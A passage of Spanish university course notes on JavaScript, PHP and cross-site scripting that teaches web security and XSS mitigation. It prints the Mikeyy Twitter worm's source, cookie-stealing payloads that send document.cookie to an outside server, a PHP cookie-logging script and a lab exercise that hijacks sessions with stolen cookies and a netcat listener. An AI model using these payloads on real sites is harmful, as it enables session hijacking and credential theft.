  })
  .catch(function(err) {
    console.error(err);
  });

```

4.11. Javascript JSON

JSON proviene JavaScript Object Notation y es una sintaxis para almacenar e intercambiar datos, se trata de texto empleando una notación de objeto javascript. El intercambio de información con un servidor se realiza mediante el campo body de HTTP por lo que debe ser texto, para ello existen en javascript métodos para convertir objetos en texto JSON y la para la operación contraria, instanciar objetos a partir de texto JSON.

Ejemplo 1: Envío de un objeto.

```

var myObj = {name: "John", age: 31, city: "New York"};
var myJSON = JSON.stringify(myObj);
window.location = "demo_json.php?x=" + myJSON;

```

Ejemplo 2: Recepción de un objeto.

```

var myJSON = '{"name":"John", "age":31, "city":"New York"}';
var myObj = JSON.parse(myJSON);
document.getElementById("demo").innerHTML = myObj.name;

```

Cuando conviertes un objeto en cadena, el objeto no debe contener funciones, al menos, instanciadas. Aunque al tratarse de un lenguaje interpretado, el código de una función puede convertirse a un string.

JSONP proviene de JSON with Padding. Para superar las restricciones de la política "Same Origin Policy" es posible forzar a que un servidor devuelva información en un objeto JSON pasado a través de la invocación una función que instanciará el objeto y que debe estar definida en la página origen.

```

Página A:
<script src="http://B.com/demo_jsonp.php">
<script>
function myFunc(obj)
{
    ...aquí el objeto ya está instanciado..
}
</script>

Información servida por B:
<?php
$myJSON = '{ "name":"John", "age":30, "city":"New York" }';

echo "myFunc( ".$myJSON." );";
?>

```

4.12. Promesas Javascript, mejora de la legibilidad y control de la asincronía

El objeto `promise` se construye pasándole una función que hará un trabajo asíncrono con dos parámetros `resolve` y `reject` que son dos funciones que se ejecutarán tras la ejecución exitosa o con errores de el trabajo asíncrono. Ejemplo de petición GET:

```
function get(url) {
  // Return a new promise.
  return new Promise(function(resolve, reject) {
    // Do the usual XHR stuff
    var req = new XMLHttpRequest();
    req.open('GET', url);

    req.onload = function() {
      // This is called even on 404 etc
      // so check the status
      if (req.status == 200) {
        // Resolve the promise with the response text
        resolve(req.response);
      }
      else {
        // Otherwise reject with the status text
        // which will hopefully be a meaningful error
        reject(Error(req.statusText));
      }
    };

    // Handle network errors
    req.onerror = function() {
      reject(Error("Network Error"));
    };

    // Make the request
    req.send();
  });
}
```

Ahora la usaremos:

```
get('story.json').then(function(response) {
  console.log("Success!", response);
}, function(error) {
  console.error("Failed!", error);
})
```

Las promesas se pueden encadenar de manera que un trabajo exitoso devuelva una promesa de un trabajo que procesará el resultado de la primera. Se pueden lanzar varias promesas en “paralelo” y controlar: la finalización de todas ellas de forma exitosa formando una especie de tubo, controlar el fallo de un elemento de toda la cadena, controlar una finalización ordenada o desordenada, etc. La gestión asíncrona de trabajos es un tema complejo que se debe tratar en profundidad.

4.13. Web Assembly (wasm)

Web Assembly es ya una recomendación de la W3C Consortium y los distintos navegadores aceleran su desarrollo para optimizar los compiladores incluidos en la API de javascript. Existen benchmarks que muestran la mejora de rendimiento con respecto a javascript. La integración completa de Webassembly en los navegadores depende de tres documentos (recomendaciones, aunque ya se está trabajando en nuevas versiones 8-(O)):

- Core WebAssembly Specification (W3C Recommendation, diciembre 2019)
- WebAssembly JavaScript Interface (W3C recommendation, diciembre 2019)
- WebAssembly Web API (W3C recommendation, diciembre 2019)

A continuación se describe como se inserta webassembly en javascript mediante un “compilador” que crea un esqueleto ejecutable de webassembly invocado desde javascript dentro una página web HTML. El bytecode se genera partiendo de un programa C.

```

<!DOCTYPE html>
<html>
<body>

<h1>My First Web Page</h1>
<p>My First Paragraph</p>

<p id="demo"></p>

<!-- Generado con https://wasdk.github.io/WasmFiddle/?
desde C

int suma(int a, int b){
    return a+b;
}

int main() {
    return 42;
}

en webassembly es:

(module
  (table 0 anyfunc)
  (memory $0 1)
  (export "memory" (memory $0))
  (export "suma" (func $suma))
  (export "main" (func $main))
  (func $suma (; 0 ;) (param $0 i32) (param $1 i32) (result i32)
    (i32.add
      (get_local $1)
      (get_local $0)
    )
  )
  (func $main (; 1 ;) (result i32)
    (i32.const 42)
  )
)

en byte code es:
var wasmCode = new Uint8Array([0,97,115,109,1,0,0,0,1,139,128,128,128,0,2,96
,2,127,127,1,127,96,0,1,127,3,131,128,128,128,0,2,0,1,4,
132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,
129,128,128,128,0,0,7,152,128,128,128,0,3,6,109,101,109,
111,114,121,2,0,4,
115,117,109,97,0,0,4,
s,u,m,a,
109,97,105,110,0,1
m,a,i,n
,10,150,128,128,128,0,2,135,128,128,128,0,0
,32,1,32,0,106,11,132,128,128,128,0,0,65,42,11]);

-->
<script>

var wasmCode = new Uint8Array([0,97,115,109,1,0,0,0,1,139,128,128,128,0,2,
96,2,127,127,1,127,96,0,1,127,3,131,128,128,128,0,2,0,1,4,132,128,128,128,
0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,128,0,0,7,152,128,128,
128,0,3,6,109,101,109,111,114,121,2,0,4,115,117,109,97,0,0,4,109,97,105,
110,0,1,10,150,128,128,128,0,2,135,128,128,128,0,0,32,1,32,0,106,11,132,
128,128,128,0,0,65,42,11]);
var wasmModule = new WebAssembly.Module(wasmCode);
var wasmInstance = new WebAssembly.Instance(wasmModule, wasmImports);

console.log(wasmInstance.exports.main());
console.log(wasmInstance.exports.suma(8,4));

</script>

</body>
</html>

```

4.14. Javascript worm, Mikeyy Twitter Worm

En el caso particular de este gusano, a través de la edición del nombre de perfil de twitter era posible inyectar javascript porque no estaba correctamente filtrado desde el servidor, ¿quién fue el primero?. ¿cómo se dispersa? cualquier que vea tu perfil, va a ver tu nombre de perfil por lo que arrancará el script. ¿Qué se pone en el nombre de perfil?

```
"><title><script>document.write(String.fromCharCode(60,115,99,114,105,
112,116,32,115,114,99,61,34,104,116,116,112,58,47,47,119,119,119,46,115,116,
97,108,107,100,97,105,108,121,46,99,111,109,47,97,106,97,120
,46,106,115,34,62,60,47,115,99,114,105,112,116,62));</script>
```

Si lo ejecutamos en la consola de desarrollador del navegador aparecerá algo como:

```
<script src="http://www.stalkdaily.com/ajax.js"></script>
```

que es verdaderamente el código maligno. En este, sólo hay tres funciones:

- **XHConn** Función estandar de petición XMLHttpRequest, adaptada para varios navegadores
- **urlencode** Una función para codificar el URI con algunas modificaciones.
- **wait** Es la función que hace el daño.

```
function XHConn() {
    var xmlhttp, bComplete = false;
    try {
        xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
    }
    catch (e) {
        try {
            xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
        }
        catch (e) {
            try {
                xmlhttp = new XMLHttpRequest();
            }
            catch (e) {
                xmlhttp = false;
            }
        }
    }
    if (!xmlhttp) {
        return null;
    }
    this.connect = function (sURL, sMethod, sVars, fnDone) {
        if (!xmlhttp) {
            return false;
        }
        bComplete = false;
        sMethod = sMethod.toUpperCase();
        try {
            if (sMethod == "GET") {
                xmlhttp.open(sMethod, sURL + "?" + sVars, true);
                sVars = "";
            } else {
                xmlhttp.open(sMethod, sURL, true);
                xmlhttp.setRequestHeader("Method", "POST " + sURL + " HTTP/1.1");
                xmlhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded; charset=UTF-8");
            }
            xmlhttp.onreadystatechange = function () {
                if (xmlhttp.readyState == 4 && !bComplete) {
                    bComplete = true;
                    if (fnDone != null) {
                        fnDone(xmlhttp);
                    }
                }
            };
            xmlhttp.send(sVars);
        }
        catch (z) {
            return false;
        }
        return true;
    }
}
```

```

    };
    return this;
}

function urlencode( str ) {
    var histogram = {}, tmp_arr = [];
    var ret = str.toString();

    var replacer = function(search, replace, str) {
        var tmp_arr = [];
        tmp_arr = str.split(search);
        return tmp_arr.join(replace);
    };

    histogram["'"] = '%27';
    histogram['('] = '%28';
    histogram[')'] = '%29';
    histogram['*'] = '%2A';
    histogram['~'] = '%7E';
    histogram['!'] = '%21';
    histogram['%20'] = '+';

    ret = encodeURIComponent(ret);

    for (search in histogram) {
        replace = histogram[search];
        ret = replacer(search, replace, ret)
    }

    return ret.replace(/(\%([a-z0-9]{2}))/g, function(full, m1, m2) {
        return "%"+m2.toUpperCase();
    });

    return ret;
}

function wait()
{
    var content = document.documentElement.innerHTML;

    authreg = new RegExp(/twtr.form_authenticity_token = '(.*?)'/g);
    var authtoken = authreg.exec(content);
    authtoken = authtoken[1];

    var randomUpdate=new Array();
    randomUpdate[0]="Twitter, freaking fix this already. >:[ - Mikeyy";
    randomUpdate[1]="Twitter, your community is going to be mad at you... - Mikeyy";
    randomUpdate[2]="This worm is getting out of hand Twitter. - Mikeyy";
    randomUpdate[3]="RT!! 4th gen #Mikeyy worm on the loose! Click here to protect yourself: http://tinyurl.com/cojc6s";
    randomUpdate[4]="This is all Twitters fault! Don't blame Mikeyy!!";
    randomUpdate[5]="ALERT!! 4TH GEN MIKEYY WORM, USE NOSCRIPT: http://bit.ly/4ywBID";
    randomUpdate[6]="How TO remove new Mikeyy worm! RT!! http://bit.ly/yCL1s";

    var genRand = randomUpdate[Math.floor(Math.random()*randomUpdate.length)];
    var updateEncode = urlencode(genRand);

    var randomXSS=new Array();
    randomXSS[0] = '<title><script>document.write(String.fromCharCode(60,115,99,114,105,112,116,32,115,114,99,61,34,104,116,116,112,58,47,47,119,119,119,46,115,116,97,108,107,100,97,105,108,121,46,99,111,109,47,97,106,97,120,46,106,115,34,62,60,47,115,99,114,105,112,116,62));</script>';
    var genXSS = randomXSS[Math.floor(Math.random()*randomXSS.length)];

    var xss = urlencode(genXSS);

    var ajaxConn = new XMLHttpRequest();
    ajaxConn.connect("/status/update", "POST", "authenticity_token="+authtoken+"&status="+updateEncode+"&return_rendered_status=true&twtr=true");
    var ajaxConn1 = new XMLHttpRequest();
    ajaxConn1.connect("/account/settings", "POST", "authenticity_token="+authtoken+"&user[name]="+xss+"&user[protected]=0&commit=Save");
    var ajaxConn2 = new XMLHttpRequest();

```

```

ajaxConn2.connect("/account/profile_settings", "POST", "authenticity_token="+authtoken+"&user[profile_default]=
false&tab=colors&profile_theme=1&user[profile_background_color]="+urlencode('## Mikeyy')+"&user[url]=
Mikeyy+++++++&commit=save_changes");
var ajaxConn3 = new XMLHttpRequest();
ajaxConn3.connect("/account/settings", "POST", "authenticity_token="+authtoken+"&user[name]="+xss+"&user[url]=
Mikeyy+++++++&user[protected]=0&commit=Save");
var ajaxConn4 = new XMLHttpRequest();
ajaxConn4.connect("/account/profile_settings", "POST", "authenticity_token="+authtoken+"&user[profile_default]=
false&tab=colors&profile_theme=1&user[profile_background_color]="+urlencode('## Mikeyy')+"&user[name]="+
xss+"&commit=save_changes");
var ajaxConn5 = new XMLHttpRequest();
ajaxConn5.connect("/account/settings", "POST", "authenticity_token="+authtoken+"&user[name]="+xss+"&user[
protected]=0&commit=Save");
}

setTimeout("wait()",3550);

```

4.15. Links

- <http://javascript.info/>
- <https://www.w3schools.com/js/default.asp>
- https://en.wikipedia.org/wiki/Regular_expression
- <https://www.todojs.com/api-fetch-el-nuevo-estandar-que-permite-hacer-llamadas-http/>
- <https://developers.google.com/web/fundamentals/primers/promises?hl=es>
- Expresiones Regulares
<http://www.javascriptkit.com/javatutors/redev.shtml> https://developer.mozilla.org/es/docs/Web/JavaScript/Guide/Regular_Expressions
- WebAssembly
https://developer.mozilla.org/en-US/docs/WebAssembly/C_to_wasm <https://wasdk.github.io/WasmFiddle/>
- Gusanos Javascript
http://www.openjs.com/articles/misc/mikeyy_twitter_worm_code.php <https://samy.pl/myspace/tech.html> https://www.f-secure.com/v-descs/js_quickspace_a.shtml

Tema 5 PHP

Contents

5.1. Objetivos	33
5.2. Introducción	33
5.3. Características	34
5.4. Bases de Datos	35
5.5. AJAX y PHP	36
5.6. Links	37

5.1. Objetivos

- Conocer el entorno de ejecución de PHP.
- Conocer aspectos del lenguaje PHP.

5.2. Introducción

PHP acrónimo recursivo de: “PHP: Hypertext Preprocessor”. Lenguaje de código abierto para desarrollo web. La versión actual es la PHP 7. Ejemplo introductorio:

```
<!DOCTYPE HTML>
<html>
  <head>
    <title>Ejemplo</title>
  </head>
  <body>
    <?php
      echo "¡Hola, soy un script de PHP!";
    ?>
  </body>
</html>
```

Este fragmento de código no es ni PHP ni HTML, ¿Qué ocurre entonces?. Fases:

1. **User client** pide una url desde un cliente, `http://www.santos.com/index.php`.
2. **Web server** busca el fichero y en función de donde se encuentra, el contenido, la extensión, etc. determina el módulo que debe cargar para (si es necesario) interpretarlo.
3. **Módulo PHP** lee el fichero y lo preprocesa, es decir, coge los fragmentos de php, todo aquello entre `<?php` y `?>` y lo substituye por la salida estandar del interprete PHP. En este caso:
4. **Web server** El servidor devuelve el fichero procesado que consisten únicamente en HTML.

```
<!DOCTYPE HTML>
<html>
  <head>
    <title>Ejemplo</title>
  </head>
```

```
<body>
    ¡Hola, soy un script de PHP!
</body>
</html>
```

5.3. Características

- Sintaxis equivalente a otros lenguajes de programación imperativos:
 - Las palabras reservadas no distiguen entre mayúsculas-minúsculas, pero no así el resto: variables, funciones, etc..
 - Las variables se definen poniendo el símbolo \$identificador.
 - Hay tres ámbitos de variables: local, global y superglobal, estas últimas son predefinidas por el entorno, acceso entre scripts y permiten por ejemplo: la gestión de sesiones. Para mejorar la legibilidad y permitir una más ágil gestión de librerías se pueden definir espacios de nombres: en la práctica suponen prefijos a todos los elementos del ámbito del espacio de nombres.
 - A diferencia de javascript es necesario establecer los argumentos en las declaraciones de función y se puede emplear el casting entre variables.
- El lenguaje dispone de mecanismos para **validar y sanitizar** los formularios y recursos externos. Estos mecanismos se denominan Filtros.
- Dado que no se guarda el estado a nivel de HTTP y HTML, PHP crea, después de un primer envío, un formulario con los datos rellenos que devuelve al usuario si el primer envío no ha sido satisfactorio.
- **Arrays:** Los arrays son un tipo de dato muy empleado en entornos PHP existen tres tipos: Indexed arrays, Associative arrays, Multidimensional arrays. No son un tipo de objeto por lo que es necesario funciones para manejarlos. Ejemplo de array multidimensional

```
$cars = array
(
    array("Volvo",22,18),
    array("BMW",15,13),
    array("Saab",5,2),
    array("Land Rover",17,15)
);
```

- **Proyectos PHP** es posible separar en múltiples ficheros una aplicación web PHP, el lenguaje dispone de dos palabras reservadas para esto: `include 'filename';` y `require 'filename';` en este último caso, si el fichero no existe se para la ejecución. Ejemplo: Supongamos que tenemos un fichero que representa un pie página para toda la aplicación dentro de un fichero llamado: "footer.php" con el siguiente contenido:

```
<?php
echo "<p>Copyright &copy; 1999-" . date("Y") . " W3Schools.com</p>";
?>
```

Para incluir este pie de página en una página cualquiera de la aplicación php se puede hacer como en el siguiente ejemplo:

```
<html>
<body>

<h1>Welcome to my home page!</h1>
<p>Some text.</p>
<p>Some more text.</p>
<?php include 'footer.php';?>

</body>
</html>
```

- Una aplicación PHP puede mantener el **estado** mediante el uso de variables superglobales gestionadas mediante mecanismos de creación y gestión de sesiones y cookies. Cuando defines **cookies**, estas deben viajar hacia el cliente y vuelven al servidor cuando este hace un POST y GET en algún formulario.


```
setcookie(name,value,expire,path,domain,secure,httponly);
session_start();
```

son dos funciones que mediante cookies permiten mantener el estado de una conexión, en el caso de session con una cookie llamada sessionID.

- PHP tiene mecanismos para tratar errores y excepciones. El comportamiento por defecto si no se tratan las excepciones es parar el script. Este comportamiento no es seguro, pues puede haber mucha fuga de información sobre la estructura de la web y las tecnologías con la que se ha implementado. Las excepciones se manejan de forma similar a javascript y a los errores se asocian manejadores. Cualquier error que aparezca dispara este manejador que gestiona lo que el servidor devuelve al cliente. Ejemplo de la definición de un manejador:

```
<?php
//error handler function
function customError($errno, $errstr) {
    echo "<b>Error:</b> [$errno] $errstr";
}

//set error handler
set_error_handler("customError");

//trigger error
echo($test);
?>
```

La salida es: **Error: [8] Undefined variable: test**

En el siguiente ejemplo se observa el funcionamiento de las excepciones:

```
<?php
//create function with an exception
function checkNum($number) {
    if($number>1) {
        throw new Exception("Value must be 1 or below");
    }
    return true;
}

//trigger exception in a "try" block
try {
    checkNum(2);
    //If the exception is thrown, this text will not be shown
    echo 'If you see this, the number is 1 or below';
}

//catch exception
catch(Exception $e) {
    echo 'Message: ' . $e->getMessage();
}
?>
```

- **XML** Como Javascript, PHP tiene librerías para analizar XML y crear un DOM asociado por el que navegar, este no es el DOM de la página que devuelve al cliente para su visualización.

5.4. Bases de Datos

PHP puede trabajar con bases de datos a través de dos tipos de objetos:

- MySQLi extension (the "i" stands for improved), para bases de datos MySQL, (igual que otras bases de datos con sintaxis SQL pero diferente desde el punto de vista de la administración)
- PDO (PHP Data Objects) Puede trabajar con otros tipos de bases de datos diferentes de MySQL.

```
<?php
$servername = "localhost";
$username = "username";
$password = "password";
```

```

$dbname = "myDB";

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$sql = "INSERT INTO MyGuests (firstname, lastname, email)
VALUES ('John', 'Doe', 'john@example.com')";

if ($conn->query($sql) === TRUE) {
    $last_id = $conn->insert_id;
    echo "New record created successfully. Last inserted ID is: " . $last_id;
} else {
    echo "Error: " . $sql . "<br>" . $conn->error;
}

$conn->close();
?>

```

5.5. AJAX y PHP

PHP puede generar páginas con llamadas a XMLHttpRequest, éstas pueden a su vez, generar peticiones sobre páginas php que soliciten información a bases de datos, datos locales, etc. Es posible asociar las llamadas XMLHttpRequest a un evento, por ejemplo, la pulsación de teclas en un formulario de texto, esto permite realizar una búsqueda en tiempo real.

A continuación una ejemplo con acceso mediante AJAX a datos locales: https://www.w3schools.com/php/showphp.asp?filename=demo_ajax_php

```

<html>
<head>
<script>
function showHint(str) {
    if (str.length == 0) {
        document.getElementById("txtHint").innerHTML = "";
        return;
    } else {
        var xmlhttp = new XMLHttpRequest();
        xmlhttp.onreadystatechange = function() {
            if (this.readyState == 4 && this.status == 200) {
                document.getElementById("txtHint").innerHTML = this.responseText;
            }
        };
        xmlhttp.open("GET", "gethint.php?q=" + str, true);
        xmlhttp.send();
    }
}
</script>
</head>
<body>

<p><b>Start typing a name in the input field below:</b></p>
<form>
First name: <input type="text" onkeyup="showHint(this.value)">
</form>
<p>Suggestions: <span id="txtHint"></span></p>
</body>
</html>

```

Contenido del fichero gethint.php en el servidor:

```

<?php
// Array with names
$a[] = "Anna";
$a[] = "Brittany";

```

```
$a[] = "Cinderella";
$a[] = "Wenche";
$a[] = "Vicky";

// get the q parameter from URL
$q = $_REQUEST["q"];

$hint = "";

// lookup all hints from array if $q is different from ""
if ($q != "") {
    $q = strtolower($q);
    $len=strlen($q);
    foreach($a as $name) {
        if (stristr($q, substr($name, 0, $len))) {
            if ($hint == "") {
                $hint = $name;
            } else {
                $hint .= ", $name";
            }
        }
    }
}

// Output "no suggestion" if no hint was found or output correct values
echo $hint == "" ? "no suggestion" : $hint;
?>
```

5.6. Links

- PHP.net <http://php.net/manual/es>
- <https://www.w3schools.com/php/default.asp>
- PHP sessions
<https://canvas.seattlecentral.edu/courses/937693/pages/10-advanced-php-sessions>

Tema 6 Cross Site Scripting (XSS)

Contents

6.1. Objetivos	39
6.2. Introducción	39
6.3. Tecnología	39
6.4. Consecuencias de un ataque XSS	40
6.5. Como mitigar ataques XSS	41
6.6. Actividad	43
6.7. Links	43

6.1. Objetivos

- Conocer los detalles de un ataque XSS
- Introducir aspectos para mitigar ataques XSS.

6.2. Introducción

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') . The software does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.

Un ataque Cross-Site Scripting (XSS) es un tipo de inyección. Los fallos que permiten que este ataque tenga éxito están muy extendidos y aparecen en cualquier lugar donde la aplicación emplea la entrada de un “usuario A” para generar la salida (página web) para un “usuario B” sin validarla ni codificarla.

Una vez inyectado el código, el Navegador de un usuario no sabe si el script es malicioso o no y lo ejecuta porque viene del mismo lugar que la página original así que lo ejecuta y le da permisos de acceso a todo aquello a lo que le da acceso al usuario objeto del ataque: Cookies, Session tokens, en fin, al DOM, al BOM, etc.

Tipos de ataques:

1. Tipo 0: DOM-Based XSS. [Enlace](#)
2. Tipo 1: Reflected XSS (no persistente). Por ejemplo: Un enlace que codifica una url junto con un script malicioso que accede a una web de la url.
3. Tipo 2: Stored XSS (persistente). Por ejemplo: un “Blog” en el que un usuario malicioso escribe una entrada añadiendo un script malicioso.

Otra clasificación es: XSS server y XSS Client, Stored o Reflected. Server XSS aparece cuando es el servidor el que suministra respuesta a una petición con el o los scripts “maliciosos” incluidos. Client XSS es el cliente el que proporciona estos “scripts”. ¿Cómo? Es el propio usuario el que hace click sobre un enlace, a priori, conocido (phishing) o sugerente (ingeniería social).

6.3. Tecnología

Los ataques XSS pasan por insertar los scripts de una u otra forma, con o sin empleo del tag: `<script>`

- `<body onload=alert('test1')>`
- `<b onmouseover=alert('wuuff')> click me!<\b>`
- ``
- ``, ya no es efectivo en navegadores actualizados.
- `<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnVGZzdMnKTWvc2NyaXB0Pg"`.

Ejercicio: ¿Qué contiene la línea anterior? [Enlace decodificación base64 online](#).

Ejemplo de ataque: Cookie Grabber: Lo único que debe hacer un atacante es insertar este código javascript en una entrada que se publique en un foro de mensajes:

```
<script type="text/javascript">
document.location='http://pperez2.disca.upv.es/cookiestealer.php?c='+document.cookie;
</script>
```

Aunque debido a la relocalización será visible. Otra alternativa es solicitar una imagen con la misma url. El servidor web puede ejecutar un cgi para este recurso y que este almacene las cookies.

```
<img src=x onerror=this.src='http://yourserver/google.jpg?c='+document.cookie>
ó
<img src=https://github.com/favicon.ico width=0 height=0 onload=this.src='http://yourserver/google.jpg?c='+
document.cookie>
```

Ejemplo de CGI en el servidor de recuperación:

```
<?php
/*almacena el parametro c con las cookies*/
$cookies = $_GET["c"];
$file = fopen('log.txt', 'a');
fwrite($file, $cookies . "\n\n");

/*devuelve un recurso para que no se note nada*/
$foto = "";
if(isset($_REQUEST["f"])) {
    $foto = $_REQUEST["f"];
    $image = imagecreatefrompng($foto); // $foto debe de ser la ruta a la imagen
    header('content-type: image/jpeg');
    imagejpeg($image);
}
?>
```

6.4. Consecuencias de un ataque XSS

Independientemente del tipo y medio que se emplee para inyectar el script el resultado es el mismo, desde pequeñas molestias a comprometer una cuenta de un usuario de la web o ¡del administrador!.

- Banners publicitarios.
- Secuestrar la sesión de usuario
- Acceso a ficheros de usuario, por ejemplo, un dropbox corporativo.
- Instalación de troyanos
- Modificar contenido: notas de prensas, noticias sobre acciones, menoscabar la confianza de un usuario, Contratar servicios, cambiar dosis en un sitio farmacéutico, cambiar recomendaciones terapéuticas, etc. https://www.owasp.org/index.php/Content_Spoofing. A continuación se muestra un fragmento de un gusano XSS (Sammy Worm):

```
<div id=mycode style="BACKGROUND: url('javascript:eval(document.
all.mycode.expr)')">
    expr="var B=String.fromCharCode(34);

    .... 200 líneas de código ....

    return true
}"></DIV>
```

6.5. Como mitigar ataques XSS

La principales formas de mitigar los ataques XSS consiste en aplicar mecanismos para:

- **Filtrar las entradas** que proceden tanto desde el interfaz de usuario como de servicios externos. Se validan, los formularios, por ejemplo: permitiendo sólo determinados caracteres y después almacenando el texto empleando HTML Entity Encode para caracteres peligrosos como: ", \, (), [], ' etc.
- **Codificar los datos de salida.** Cuando se devuelve el resultado generado por el Back-end y llega al navegador este debería estar codificado para que no se interprete como contenido activo. Dependiendo del contexto de salida puede requerir codificaciones adecuadas para HTML, URL, JavaScript, JSON, XML y CSS.
- **Empleo adecuado de cabeceras HTTP de respuesta** El navegador debería interpretar correctamente el cuerpo del mensaje y para ello se deben emplear las cabeceras: Content-Type y X-Content-Type-Options.
- **Emplear cabeceras HTTP Content Security Policy.** De esta forma se reduce el alcance de las vulnerabilidades XSS.

from OWASP XSS CheatSheet:

...Why Can't I Just HTML Entity Encode Untrusted Data?
 HTML entity encoding is okay for untrusted data that you put in the body of the HTML document, such as inside a <div> tag. It even sort of works for untrusted data that goes into attributes, particularly if you're religious about using quotes around your attributes. But HTML entity encoding doesn't work if you're putting untrusted data inside a <script> tag anywhere, or an event handler attribute like onmouseover, or inside CSS, or in a URL. So even if you use an HTML entity encoding method everywhere, you are still most likely vulnerable to XSS....

You MUST use the escape syntax for the part of the HTML document you're putting untrusted data into.

...

Consejos:

1. No se deben insertar datos no fiables excepto en lugares permitidos. Cada contexto HTML tiene reglas de escapado diferentes: tags de CSS y HTML, Javascript, comentarios. Los documentos de W3C son autocontenidos pero son complejos de leer y están en constante evolución, además hay muchos niveles de implementación. En última instancia hay que testear las funcionalidades con diversos navegadores y versiones de los mismos. Lugares no permitidos:

```
1.- <script>...NEVER PUT UNTRUSTED DATA HERE...</script>
2.- <!--...NEVER PUT UNTRUSTED DATA HERE...-->
3.- <div ...NEVER PUT UNTRUSTED DATA HERE...=test />
4.- <NEVER PUT UNTRUSTED DATA HERE... href="/test" />
5.- <style> ...NEVER PUT UNTRUSTED DATA HERE... </style>
```

2. Emplear HTML Entity si los datos se incluyen como contenido dentro de un elemento HTML. Por ejemplo: & equivale a: & ; , < equivale a: < ; > equivale a: > ; ...
3. Escapar cualquier caracter ASCII no alfanumérico con un valor por debajo de 256 mediante una HTML entity especificada en hexadecimal &#HH; insertado en bloques <script> o en valores de atributos de tag's HTML relacionados con eventos. Los desarrolladores muchas veces no les ponen comillas a los valores de los atributos y se pueden romper (cerrar anticipadamente) el valor con: [space] % * , - + ; / < = > ^ . Se debe evitar el empleo de secuencias de escape \" puesto que existen ataques de doble secuencia de escape \\\" que dejaría las comillas intactas. En algunos casos, aunque la inyección este dentro de una cadena definida entre comillas, es posible cerrar prematuramente una etiqueta </script> pues durante la carga de un documento HTML el parser HTML se ejecuta antes que el parser Javascript.

- a) <script>alert('...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...')</script>
- b) <script>x='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'
</script>
- c) <div onmouseover="x='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'"</div>
- d) Hay funciones que nunca deberían incluir datos inseguros:

SetInterval Syntax Section

```
var intervalID = scope.setInterval(func, delay[, param1, param2, ...]);
var intervalID = scope.setInterval(code, delay);
```

La segunda versión permite emplear una cadena que será evaluada cada "delay" ms.

Ejercicio: Crea un fichero con el nombre `ejem.html` y con el contenido mostrado a continuación, posteriormente renderízalo con Firefox:

```
<html>
<body>
<script>
console.log("Hola esto en una prueba un tanto </script><h2>sospechosa");</h2>
</script>
</body>
</html>
```

4. Escapar los datos JSON que se introducen en un contexto HTML. Muchas veces las aplicaciones web generan los datos de respuesta a través JSON y cuando se recuperan del servidor con una llamada XMLHttpRequest son parseadas en el cliente dependiendo del tipo MIME devuelto por el servidor mediante la cabecera Content-Type.

Respuesta HTTP mal definida:

```
HTTP/1.1 200
Date: Wed, 06 Feb 2013 10:28:54 GMT
Server: Microsoft-IIS/7.5...
Content-Type: text/html; charset=utf-8
....
Content-Length: 373
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
{"Message": "No HTTP resource was found that matches the request URI 'dev.net.ie/api/pay/.html?HouseNumber=9&AddressLine=The+Gardens<script>alert(1)</script>&AddressLine2=foxlodge+woods&TownName=Meath'.", "MessageDetail": "No type was found that matches the controller named 'pay'."}
```

Respuesta HTTP bien definida:

```
HTTP/1.1 200
Date: Wed, 06 Feb 2013 10:28:54 GMT
Server: Microsoft-IIS/7.5...
Content-Type: application/json; charset=utf-8
```

El código generador en PHP podría ser algo como:

```
<?php
header("Content-type:application/json;charset=utf-8");
$output= htmlentities($data, ENT_QUOTES, 'UTF-8');
echo json_encode($output);
?>
```

5. Empleo de las cookies con el flag **HTTPOnly**, las cookies no pueden leerse desde javascript.
6. Implementar la política **Content Security Policy**: se emplea para crear una lista de sitios fiables desde los que se pueden descargar determinados recursos: javascript, CSS, imágenes, etc. Las políticas CSP se implementan mediante cabeceras HTTP.

Ejemplo de cabeceras:

- a) El sitio web devuelve la página en una respuesta HTTP que incluye una cabecera CSP para que todo el contenido provenga del mismo origen que el del sitio, es decir, de donde procede la página:

Content-Security-Policy: default-src 'self'

- b) La cabecera CSP define que el contenido pueda provenir del propio dominio de la página, de un dominio de confianza y todos sus subdominios:


```
Content-Security-Policy: default-src 'self' *.trusted.com
```

- c) La cabecera CSP permite que las imágenes provengan de cualquier origen, pero restringen los medios de audio o video a proveedores de confianza, y todos los scripts a un sólo a un servidor específico “que aloja código de confianza”:

```
Content-Security-Policy: default-src 'self'; img-src *; media-src media1.com  
media2.com; script-src userscripts.example.com
```

6.6. Actividad

Necesitas dos navegadores, Chrome(A) y Firefox(B) Inyecta en poliformat, mediante el navegador A, un documento que incluya algún mecanismo para obtener las cookies, dado que estás autenticado, podrás acceder a este documento e intentarlo leer. En este momento, ya has “realizado” un autoataque XSS. Copia estas cookies en un fichero de texto. Desde el navegador B, borra todas las cookies, historial y caches. Desde este navegador B intenta acceder directamente a un recurso de poliformat ¿cómo hacerlo? desde el otro navegador A, en el que has conseguido las cookies, accede directamente a un recurso, por ejemplo, un pdf de alguna asignatura, copia la url en el navegador B e intenta acceder al recurso desde el navegador B. ¿has podido? ¿que ha ocurrido?. Abre la consola de desarrollador de firefox B, ve a network, busca la orden GET para acceder al pdf y edita las cabeceras de la petición, verifica la url para acceder al recurso y en cookies pega las cookies obtenidas desde el navegador A. Realiza la petición. ¿Qué devuelve el navegador B?, y el campo body HTTP de la respuesta, ¿Qué contiene? ¿Qué tipo MIME es?, ¿puedes copiar y pegar la respuesta en un fichero? ¿Se puede abrir el PDF?, ¿está codificada la respuesta? decodifícala y salva a un fichero. Ahora puedes automatizar la caza de cookies, mándale un correo a un compañero con su consentimiento con un recurso html almacenado en tu poliformaT para se conecte a la IP de tu equipo donde duerme, por ejemplo, un nc -l 13000 > credentials.txt recuerda que el comando nc debe ser accesible desde la red UPV, por tanto, si está dentro de una maquina 